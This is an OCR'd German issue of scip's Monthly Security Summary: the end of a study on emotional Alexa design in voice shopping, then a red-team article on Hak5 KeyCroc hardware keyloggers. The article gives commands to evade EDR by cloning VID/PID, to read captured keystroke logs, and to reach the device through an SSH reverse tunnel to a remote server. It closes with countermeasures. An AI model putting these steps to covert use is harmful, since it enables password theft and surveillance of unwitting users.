
Um kausale Zusammenhänge herzustellen und belastbare Aussagen über die Art der Interaktion zwischen Mensch und KI zu treffen, ist ein experimenteller Ansatz unerlässlich. Während unsere Untersu-

chungen zu den verschiedenen Beziehungsmodellen wertvolle Erkenntnisse liefern, ermöglichen uns experimentelle Studien, Variablen zu manipulieren und ihre Auswirkungen auf die Interaktion zu bewerten. Durch den Entwurf kontrollierter Experimente können wir systematisch verschiedene Bedingungen testen und beobachten, wie sie das Verhalten der Nutzer und ihre Wahrnehmung von KI-Systemen beeinflussen. Auf diese Weise können wir Ursache-Wirkungs-Beziehungen identifizieren und ein tieferes Verständnis der zugrunde liegenden Mechanismen gewinnen, die den beobachteten Mustern zugrunde liegen.


WIE HÄNGEN DAS KONVERSATIONELLE DESIGN UND DIE WAHRNEHMUNG DER BEZIEHUNG ZWISCHEN MENSCH UND KI BEIM VOICE SHOPPING ZUSAMMEN?

Wir werten derzeit unsere Experimente aus, in denen wir die Auswirkungen eines emotionaleren Designs auf Voice-Shopping-Entscheidungen getestet haben. Wir können noch keine Ergebnisse vorlegen, aber wir teilen das experimentelle Verfahren, bei dem wir die Ausgabe von Alexa manipuliert haben. Insgesamt haben wir vier Videos erstellt. Zwei Standard-Einkaufsszenarien, in denen eine Person etwas über Alexa kauft. Dann haben wir zwei Videos erstellt, in denen Alexa aus Sicht des Konversationsdesigns emotionaler war.

Beispiel Standardvideo: Im Standardvideo kocht eine Person in der Küche. Die Person "weckt" Alexa auf, indem sie ihr mitteilt, dass die Kaffeemaschine kaputt gegangen ist, und leitet den Kauf der Kaffeemaschine über Amazon ein, während sie noch das Abendessen kocht. Die Konversation ist sehr nah am Original, aber um die Ausgabe manipulieren zu können, brauchten wir klare Zeitschnitte. Daher wurde das gesamte Video geskriptet. Sowohl die menschlichen als auch die Alexa-Ausgaben wurden aufgezeichnet. Die Alexa-Ausgaben wurden mit dem Text to Voice Skill manipuliert und dann aufgezeichnet.



Die Videos und Aufnahmen wurden mit MS Clipchamp geschnitten und bearbeitet.



Beispiel emotionale Alexa : Da wir untersuchen wollten, ob ein emotionaleres Design eine Wirkung auf die Menschen hat, je nachdem, wie sie mit dem System in Verbindung stehen, haben wir Alexas Ausgabe manipuliert. Die Videos waren identisch, aber wir änderten die Formulierungen, um Alexa freundlicher und einladender zu machen. In einem Vortest stellten wir fest, dass die Teilnehmer die manipulierte Version deutlich freundlicher einschätzten. Wir stützten uns auf frühere Forschungsergebnisse, die vorschlugen, Identität durch die Verwendung von Pronomen in der ersten Person (z. B. Alexa bezeichnet sich selbst als ich oder beide als wir) oder durch das Signalisieren von Empathie (z. B. Oh nein, das tut mir leid!) zu signalisieren. Ausserdem haben wir Screenshots der Alexa-Ausgabe erstellt. In der manipulierten Version haben wir ausserdem Emojis eingefügt, um das Design zu vermenschlichen.

AUSBLICK

Die Zukunft des sprachgesteuerten Handels sieht vielversprechend aus, da die Nutzer von Conversational AI mit einfachen Sprachbefehlen problemlos Einkäufe tätigen können. Prognosen deuten darauf hin, dass generative KI den elektronischen Handel weiter revolutionieren wird. Allerdings ist die Akzeptanz des Voice-Shoppings noch begrenzt, und die Gründe dafür sind nicht vollständig geklärt. Ein möglicher Faktor ist die Wahrnehmung, dass digitale Assistenten nicht die Wärme eines menschlichen Verkäufers haben. Derzeit erforschen wir die Auswirkungen des emotionalen Designs auf die Absicht, per Sprache einzukaufen, und werden unsere Ergebnisse in den nächsten 6-12 Monaten vorstellen. Wir werden Sie über unsere neuesten Erkenntnisse auf dem Laufenden halten, sobald wir uns eingehender mit dem Thema Voice Shopping und dessen Zusammenhang mit emotionalem Design beschäftigen. Bleiben Sie dran, um in den kommenden Monaten weitere Erkenntnisse und Entdeckungen zu erhalten.

Marisa Tschopp

WIR SIND IHR PARTNER FÜR OFFENSIVE

CYBERSECURITY SERVICES

INFO@SCIP.CH

MARIUS ELMIGER

HARDWARE KEYLOGGERS: DIE UNSICHTBARE BEDROHUNG

Im Bereich der IT-Sicherheit entwickelt sich die Bedrohungslandschaft ständig weiter, wobei Hacker immer raffiniertere Methoden anwenden, um sich unbefugten Zugang zu sensiblen Informationen zu verschaffen. Zu den verdeckten Werkzeugen, die von den Angreifern eingesetzt werden können, gehören Hardware-Keylogger, die als unauffällige Geräte entwickelt wurden, um Tastenanschläge heimlich zu erfassen. Aufgrund ihrer Unauffälligkeit und ihrer Fähigkeit, jeden Tastendruck abzufangen und aufzuzeichnen, stellen diese Geräte für Unternehmen ein Risiko dar. In diesem Artikel tauchen wir in die Welt der Hardware-Keylogger ein und untersuchen ihre Funktionsweise, mögliche Anwendungen und die Massnahmen, die zum Schutz vor dieser Form des Angriffs erforderlich sind.


Das später in diesem Artikel beschriebene Angriffsszenario basiert hauptsächlich auf einer Insider-Bedrohung, bei der ein Angreifer einen Hardware-Keylogger einschleust, um vertrauliche Daten oder Kennwörter abzugreifen.

WAS IST EIN HARDWARE KEYLOGGER?

Hardware-Keylogger sind physische Geräte, die zwischen der Tastatur und dem Computer angeschlossen werden. Sie zeichnen Informationen direkt von der Tastatur auf, bevor sie das Betriebssystem des Computers erreichen. Auf diese Weise ist der Angreifer in der Lage, Passwörter, Anmeldedaten und andere vertrauliche Informationen unbemerkt zu erfassen. Sie können die aufgezeichneten Daten intern in ihrem eigenen Speicher speichern oder sie drahtlos an einen entfernten Standort übertragen, um sie abzurufen. Hardware-Keylogger können schwer zu entdecken sein, da sie physisch zwischen der Tastatur und dem Computer befinden. Dadurch unterscheiden sie sich von Software-Keyloggern, die durch Antiviren-, Anti-Malware-Scans oder EDR-Lösungen entdeckt werden können.

Um einen Hardware-Keylogger von Grund auf selbst zu bauen, gibt es verschiedene Anleitungen, wie die von spacehuhn, keelog oder RedBulletTooling. Alternativ können auch fertige Keylogger von seriösen Herstellern erworben werden. Hak5 und O.MG gehören zu den bekannten und vertrauenswürdigen Her-

stellern in diesem Bereich. Leider handelt es sich bei kommerziellen Keyloggern meist um Closed Source. Daher ist es, selbst wenn der Hersteller allgemein als vertrauenswürdig eingestuft wird, unerlässlich, das Gerät einer detaillierten Analyse zu unterziehen, indem man die Funktionen überprüft.



WER VERWENDET HARDWARE KEYLOGGER?

Verschiedene Akteure können Hardware-Keylogger installieren, jeder mit seinen eigenen Motiven und Methoden. Hier sind einige mögliche Szenarien:

- Insider-Bedrohungen: Insider-Bedrohungen stellen ein erhebliches Risiko für die Unternehmenssicherheit dar, da Personen mit autorisiertem Zugriff auf sensible Systeme ihre Privilegien für böswillige Zwecke ausnutzen können. In diesem Zusammenhang kann ein Angreifer, sei es ein verärgerter Mitarbeiter, ein Unternehmensspion oder ein kompromittierter Insider, Hardware-Keylogger als Mittel der Wahl einsetzen

- Angriffe mit physischem Zugang: Angreifer, die unbefugten physischen Zugang zu einem System haben, wie z. B. Wartungspersonal oder Angreifer, die die physische Sicherheit beeinträchtigt haben, können Hardware-Keylogger installieren. Sie nutzen unbeaufsichtigte oder anfällige Geräte aus, um die Keylogger unauffällig zu installieren

- Angriffe über die Lieferkette: Hardware-Keylogger können bereits bei der Herstellung oder im Vertrieb installiert werden. Dies geschieht, wenn ein Angreifer die Lieferkette manipuliert und Geräte kompromittiert, bevor sie die Endnutzer erreichen. Diese manipulierten Geräte werden dann unwissentlich in einem Unternehmen eingesetzt, was es dem Angreifer ermöglicht, sensible Daten zu sammeln

- Social Engineering: Angreifer können Social-Engineering-Techniken einsetzen, um Personen dazu zu bringen, unwissentlich Hardware-Keylogger zu installieren. So können sie sich beispielsweise als IT-Support-Mitarbeiter ausgeben und Mitarbeiter dazu bringen, ein bösartiges USB-Gerät anzuschliessen, das den Keylogger enthält.


- Abfangen während des Transports: Während des Transports können die Geräte oder Peripheriegeräte, die an ein Unternehmen geliefert werden, abgefangen und manipuliert werden, so dass der Angreifer einen Hardware-Keylogger implantieren kann, bevor das Gerät den vorgesehenen Empfänger erreicht.

Es ist wichtig zu wissen, dass die Hardware-Keylogger unterschiedlich ausgefeilt sein können. Einige können unauffällig in das Gerät oder die Peripherie integriert sein, so dass sie visuell schwer zu erkennen sind. Ausserdem können Keylogger die erfassten Daten aus der Ferne übertragen, wenn sie über WLAN- oder mobile Datenverbindungsfunktionen verfügen.

EIN BEISPIEL EINES ANGRIFFS

Die zuvor genannten Szenarien sind ideal, um bei einem Red Team Einsatz zu simulieren. In den folgenden Abschnitten erläutern wir, wie der Hak5 KeyCroc effektiv als Keylogger fungieren kann, der Tastatureingaben aufzeichnet und den Fernzugriff erleichtert. Es ist jedoch wichtig, darauf hinzuweisen, dass der KeyCroc über die Aufzeichnung von Tastatureingaben hinaus noch weitere Funktionen bietet. Dazu gehören Keystroke Injection, Geräteemulation, Pattern-Matching-Payloads, Netzwerk-Hijacking, Wi-Fi-Konnektivität und mehr. Darüber

hinaus hat Hak5 mehrere Keystroke-Injection-Beispiele auf seinem GitHub-Repository bereitgestellt.



KEYCROC KONFIGURATION

Bevor der KeyCroc verwendet werden kann, sind einige Konfigurationsschritte erforderlich. Die folgenden Kapitel ergänzen die HAK5 KeyCroc Dokumentation. Ausserdem sollte das Verhalten des Keyloggers gründlich überprüfen, z. B. auf unerwünschte Kommunikation überprüft werden.

PID/VID ID CLONING

Der KeyCroc mit der Version 1.3_513 klont nicht die VID (Vendor ID) und PID (Product ID) der Tastatur. Ohne Cloning, wird der KeyCroc von modernen EDRs erkannt.

Um dieses Verhalten zu korrigieren, empfehlen wir die folgenden Schritte:

- Anpassung der Standard-VID und PID
- Mit den folgenden Schritten kann die standardmässige KeyCroc VID und PID geändert werden.
- Aktivierung des arming mode, indem die Scharfschaltungstaste auf der Rückseite des Geräts mit einer Büroklammer gedrückt wird.

- Falls aktiviert, deaktivieren des geschützten arming mode in der config.txt durch Hinzufügen eines Hashtags vor ARMING_PASS: #ARMING_PASS
- Verbindung aufbauen mit der seriellen Konsole
- Ausführung von

```
cd /usr/local/croc/bin
cp ATTACKMODE ATTACKMODE.bak
nano ATTACKMODE
```

- Suchen nach vid_default="0xF000" und Änderung zu der gewünschten VID
- Suchen nach pid_hid_only="0xFF01" und Änderung zu der gewünschten PID
- Testen der verschiedene Tastaturen und überprüfung, ob die VID und PID mit der Änderung übereinstimmen

Wir empfehlen, auch die Standard-VID und PID für den Speicher und die Netzwerkkarte zu ändern

BEHEBUNG DER CLONING-FUNKTIONALITÄT

Die folgenden Schritte sind notwendig damit Cloning-Funktionalität des keyCroc funktioniert

- Aktivierung des arming mode, indem die Scharfschaltungstaste auf der Rückseite des Geräts mit einer Büroklammer gedrückt wird
- Falls aktiviert, deaktivieren des geschützten arming mode in der config.txt durch Hinzufügen eines Hashtags vor ARMING_PASS: #ARMING_PASS
- Verbindung aufbauen mit der seriellen Konsole.
- Ausführung von

```
cd /usr/local/croc/bin
cp croc_framework croc_framework.bak
nano croc_framework
```

- Suche nach: ATTACKMODE HID "${params}"

- Entfernen der Anführungszeichen oder ersetzen des obigen Textes durch: ATTACKMODE HID ${params}

- Testen der verschiedene Tastaturen und überprüfung, ob die VID und PID mit der Änderung übereinstimmen

ALLGEMEINE EINSTELLUNGEN

- Dieser Schritt muss nur einmal durchgeführt werden, bevor das KeyCroc Gerät verwendet werden kann.

- Aktivierung des arming mode, indem die Scharfschaltungstaste auf der Rückseite des Geräts mit einer Büroklammer gedrückt wird

- Auswahl der korrekten Sprachdatei und Speicherung im Sprachenordner des KeyCroc. Da wir hauptsächlich in der Schweiz tätig sind, mussten wir die Datei ch-de.json selbst erweitern

- Verchieben der Datei example_payload.txt aus dem Ordner payloads in den Ordner library\examples, da sonst das Wort world an jede Eingabe des Wortes hello angehängt wird

- Änderung der Variable DUCKY_LANG in der config.txt Datei auf das Zielperson Tastaturlayout

- Hinzufügen der Variable ARMING_PASS in der Datei config.txt, inklusive eines Passworts. Ohne das Scharfschalt-Passwort kann der KeyCroc in den Scharfschaltmodus versetzt werden, ohne dass vorher ein Passwort eingegeben wird. Wir empfehlen die Verwendung eines Scharfschalt-Passworts während eines Einsatzes, da der KeyCroc sensible Daten der Zielperson enthalten kann

Wir haben den KeyCroc mit den folgenden Tastaturen getestet:

- Logitech® Illuminated Keyboard Y-UY95 (Kabel)

- Logitech K120 for Business Y-U0009 (Kabel)

- Logitech Ultra-Flat Keyboard Y-BP62a (Kabel)

- Dell KB216 Wired Keyboard KB216 (Kabel)
- Dell USB Entry Keyboard SK-8115 (Kabel)
- CHERRY Corded Device JK-85 (Kabel)
- Logitech® Unifying Receiver (USB-Dongle nur mit Tastatur: Logi K540 Y-R0012)

KEYCROC IN AKTION

- KeyCroc zwischen Tastatur und Computer einstecken. Wir empfehlen ein USB-Verlängerungskabel zu verwenden

- Sobald die grüne und die magentafarbene LED aufhören zu blinken und keine LED mehr leuchtet, kann die Tastatur wie gewohnt benutzt werden und die Tastenanschläge werden aufgezeichnet. Wenn die weisse LED leuchtet, wird keine Tastatur erkannt.


WIE MAN DAS LOOT LOG AUSLIEST

- Aktivierung des arming mode, indem die Scharfschaltungstaste auf der Rückseite des Geräts mit einer Büroklammer gedrückt wird nach dem man das Arming Mode Passwort auf der Tastatur eingegeben hat
- Die LED am Gerät sollte nun blau blinken
- Öffnen vom USB-Gerät namens KeyCroc und navigieren zum Ordner loot navigieren
- Dieser Ordner sollte zwei Dateien enthalten, eine mit raw und eine mit char im Dateinamen

- Normalerweise sollten man in der Lage sein, den Inhalt in der Datei mit char im Dateinamen einfach auszulesen

- Bei Verdacht dass nicht alle Zeichen in der char-Datei korrekt umgewandelt wurden, kann man die raw-Datei öffnen und überprüfen was die effektiv aufgezeichneten Tastenanschläge waren

Das PowerShell-Skript keycroc_char_analysis.ps1 kann helfen, Kennwörter oder andere Informationen schnell aufzuspüren.



REMOTE VERBINDUNG ÜBER DAS INTERNET ZUM KEYCROC

Das folgende Proof-of-Concept beschreibt, wie man sich per SSH über das Internet mit dem KeyCroc verbinden kann.

POC-VORAUSSETZUNGEN

- Ein KeyCroc

- Ein Mobiltelefon oder ein Gerät, von dem deine WLAN Hotspot und eine mobile Datenverbindung eingerichtet werden kann

- Eine SIM-Karte

- Ein Remote SSH-Server

PREPARE THE KEYCROC

- Aktivierung des arming mode, indem die Scharfschaltungstaste auf der Rückseite des Geräts mit einer Büroklammer gedrückt wird.

- Aktivierung von Wifi – Leerzeichen und Sonderzeichen müssen mit Leerzeichen versehen werden.

- In der Datei config.txt muss die Variable WIFI_SSID hinzugefügt werden mit einem passenden Namen für die Zielumgebung. Z.B. Rabbans\ IPhone

- In der Datei config.txt muss die Variable WIFI_PASS hinzugefügt werden mit einem sicheren Passwort

- Erstellung eines SHH Schlüsselpaars

```
ssh-keygen -t ed25519 -m PKCS8 -C "$(whoami)
@$(hostname)-$(date -I)" -f ~/.ssh/
id_ed25519_home
```

- Der Privatkey wird auf dem KeyCroc für die Anmeldung am Remote SHH-Server verwendet.

REMOTE SSH SERVER

- Erstellen eines Benutzers, welcher sich beim remote SSH Server anmelden darf. Der zuvor erstellte public key muss zum zu authorized_keys hinzugefügt werden

```
sudo useradd -m keycroc
sudo mkdir /home/keycroc/.ssh
sudo touch /home/keycroc/.ssh/authorized_keys
sudo chown -R keycroc:keycroc /home/
keycroc/.ssh/
sudo chmod 700 /home/keycroc/.ssh
sudo chmod 600 /home/keycroc/.ssh/
authorized_keys
sudo nano /etc/passwd
```

- Anpassung der Datei /etc/passwd für die Benutzerumgebung definition welche wie folgt konfiguriert werden kann keycroc:x:1010:1011::/home/keycroc:/usr/sbin/nologin

VORBEREITEN EINES GERÄTS FÜR DIE MOBILE DATENVERBINDUNGEN

Im folgenden Beispiel wird ein Android-Telefon mit einem mobilen Datenverbindungstarif verwendet. Wir empfehlen die Verwendung einer Tastatur zur Konfiguration des Telefons. Das Telefon sollte ver-

schlüsselt sein und ein starkes Passwort zum Entsperren des Telefons verwenden.

- Installieren von Termux von GitHub. Die Version auf dem Google Play Store sollte nicht verwendet werden
- Installieren der folgenden Pakete

```
pkg upgrade
pkg update
pkg install openssh
pkg install screen
```

- Benutzernamen Abfragen mit whoami
- Setzen eines Passworts mit passwd
- Bildschirm-Sitzung starten mit screen
- Erlauben des Dateizugriffs mit termux-setup-storage
- Starten des SSH-Server auf dem Mobiltelefon. Für einen ersten Test kann der SSH-Server im Debug-Modus mit sshd -e -d -d -d gestartet werden
- Verbindung aufbauen mit dem remote SSH Server über

```
ssh -N -R 42022:localhost:8022 -p 50022 -i /
data/data/com.termux/files/home/storage/
downloads/keycroc-openssh-privkey.ppk
keycroc@$SHHServerIP
```

- Um die Verbindung zu automatisieren, kann ein Cron-Job hinzugefügt werden, welcher ein Bash-Skript auslöst, mit dem überprüft werden kann, ob die Verbindung aktiv ist. Ein weiterer Cron-Job könnte die Verbindung alle 30 Minuten zurücksetzen.


HERSTELLUNG DER VERBINDUNG ZUM KEYCROC

- Verbindung vom remote SSH-Server zum Mobiltelefon über

```
ssh u0_a255@localhost -p 42022
```

- Verbindung zum KeyCroc über

```
ssh root@192.168.43.30
```



GEGENMASSNAHMEN

Um das Risiko von Hardware-Keyloggern zu verringern, können folgende Massnahmen ergriffen werden:

- Zugangskontrollen: Es wird empfohlen, strenge Zugangskontrollen zu implementieren, um die Benutzerrechte zu begrenzen. Dadurch wird sichergestellt, dass nur autorisierte Personen Zugang zu kritischen Systemen und Daten haben

- Hintergrundüberprüfungen: Es wird empfohlen, gründliche Hintergrundüberprüfungen der Mitarbeiter durchzuführen

- Bewusstseinsbildung der Mitarbeiter: Es wird empfohlen, die Mitarbeiter über die mit Hardware-Keyloggern verbundenen Risiken aufzuklären, indem Schulungsprogramme zum Thema Sicherheit durchgeführt werden. Es sollte betont werden, wie wichtig es ist, wachsam zu sein und alle verdächtigen Aktivitäten oder Geräte zu melden. Durch Förderung einer positiven Sicherheitskultur, indem wachsames Verhalten belohnt wird und die Bedeutung von Vertraulichkeit und Datenschutz betont wird, kann ein Gefühl von Verantwortung und Eigenverantwortung bei den Mitarbeitern geschaffen werden. Auch das Reinigungspersonal sollte in diese Bemühungen einbezogen werden. Wenn sie jemanden bemerken, der sich nach Feierabend verdächtig verhält, sollten sie dies melden

- Überwachung und Erkennung: Es wird empfohlen, Überwachungs- und Erkennungssysteme einzusetzen, die abnormales Verhalten oder Anzeichen von unbefugten Hardwareänderungen erkennen können. Es sollte eine Regel festgelegt werden, um ungewöhnliche Änderungen der VID - (Hersteller) oder PID- (Produkt) ID der Tastatur

zu überwachen, wenn sich das Gerät im Büro befindet. Normalerweise stellen Unternehmen ihren Mitarbeitern nur eine Tastaturmarke zur Verfügung

- Vorfallreaktion: Es wird empfohlen, regelmässig Reaktionspläne für Zwischenfälle zu entwickeln und zu testen, die auch auf Insider-Angriffe mit Hardware-Keyloggern ausgerichtet sind. Dadurch wird eine schnelle und wirksame Reaktion gewährleistet, um die Auswirkungen zu mildern und eine weitere Gefährdung zu verhindern

- Physische Sicherheit: Es wird empfohlen, physische Sicherheitsprotokolle durchzusetzen, um unbefugten Zugriff auf Systeme und Geräte zu verhindern. Es sollten Büros und Serverräume gesichert, der physische Zugang zu sensiblen Bereichen beschränkt und Geräte auf Manipulationen überprüft werden. Der Zugang sollte auf das IT-Personal beschränkt sein, da dieses oft das erste Ziel sind

- Authentifizierungsmethoden: Es wird empfohlen, nur authentifizierte Methoden wie Smartcards, Microsoft Hello for Business oder FIDO 2.0 in Kombination mit MFA zu verwenden, anstatt die Mitarbeiter zu zwingen, ihre Passwörter wiederholt für Anmeldungen zu verwenden

FAZIT

Zusammenfassend lässt sich sagen, dass Hardware-Keylogger eine Bedrohung für die Sicherheit von Unternehmen darstellen können, da sie heimlich Tastatureingaben abfangen und aufzeichnen können, wodurch sensible Informationen ausgelesen werden könnten. Dieser Artikel hat einen Überblick über Hardware-Keylogger, ihre Angriffsszenarien und ein technisches Beispiel gegeben, das ihre Funktionsweise veranschaulicht. Um den mit Hardware-Keyloggern verbundenen Gefahren zu begegnen, ist es für Unternehmen entscheidend, einen umfassenden Ansatz zu verfolgen. Technologische Sicherheitsvorkehrungen spielen eine wichtige Rolle bei der Risikominimierung. Technologische Massnahmen allein sind jedoch nicht ausreichend. Unternehmen müssen auch der Schulung und Sensibilisierung ihrer Mitarbeiter Vorrang einräumen. Es ist wichtig, eine positive Sicherheitskultur innerhalb der Organi-

sation zu fördern, die Bedeutung von Sicherheitsmassnahmen zu betonen und die Mitarbeiter zu ermutigen, sich aktiv an der IT-Sicherheit zu beteiligen. Ausserdem sollten Unternehmen ihre Mitarbeiter wertschätzen und ein Umfeld schaffen, in dem sie sich wertgeschätzt und motiviert fühlen. Dadurch wird die Loyalität gefördert und die Wahrscheinlichkeit von Insider-Bedrohungen verringert.

Durch die Förderung eines positiven Arbeitsumfelds können Unternehmen das Risiko minimieren, dass Mitarbeiter zu bösartigen Aktivitäten übergehen. Schliesslich ist ein effektiver Rahmen für die Reaktion auf Vorfälle von entscheidender Bedeutung, um Keylogger-Vorfälle umgehend und effizient zu bekämpfen. Die Erstellung klarer Protokolle und Reaktionspläne, die Durchführung von Übungen und die Aufrechterhaltung starker Kommunikationskanäle innerhalb des Unternehmens ermöglichen eine schnelle Erkennung, Eindämmung und Lösung von Keylogger-Vorfällen. Durch die Kombination dieser Massnahmen können Unternehmen ihre Abwehr gegen Keylogger verbessern, die Risiken von Angreifern mindern und ihre IT-Umgebung besser schützen.

Marius Elmiger

CYBERSICHERHEIT BETRIFFT AUCH HARDWARE

Bildquelle: https://unsplash.com/de/fotos/AMssSjUaTY4

SCIP MONTHLY SECURITY SUMMARY

IMPRESSUM

ÜBER DEN SMSS

Das *scip Monthly Security Summary* erscheint monatlich und ist kostenlos.

Anmeldung: smss-subscribe@scip.ch
Abmeldung: smss-unsubscribe@scip.ch

Informationen zum Datenschutz.

Verantwortlich für diese Ausgabe:
Marc Ruef

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion des Herausgebers, den Redaktoren und Autoren nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

ÜBER SCIP AG

Wir überzeugen durch unsere Leistungen. Die scip AG wurde im Jahr 2002 gegründet. Innovation, Nachhaltigkeit, Transparenz und Freude am Themengebiet sind unsere treibenden Faktoren. Dank der vollständigen Eigenfinanzierung sehen wir uns in der sehr komfortablen Lage, vollumfänglich herstellerunabhängig und neutral agieren zu können und setzen dies auch gewissenhaft um. Durch die Fokussierung auf den Bereich Information Security und die stetige Weiterbildung vermögen unsere Mitarbeiter mit hochspezialisiertem Expertenwissen aufzuwarten.

Weder Unternehmen noch Redaktion erwähnen Namen von Personen und Firmen sowie Marken von fremden Produkten zu Werbezwecken. Werbung wird explizit als solche gekennzeichnet.

scip AG
Badenerstrasse 623
8048 Zürich
Schweiz

+41 44 404 13 13
www.scip.ch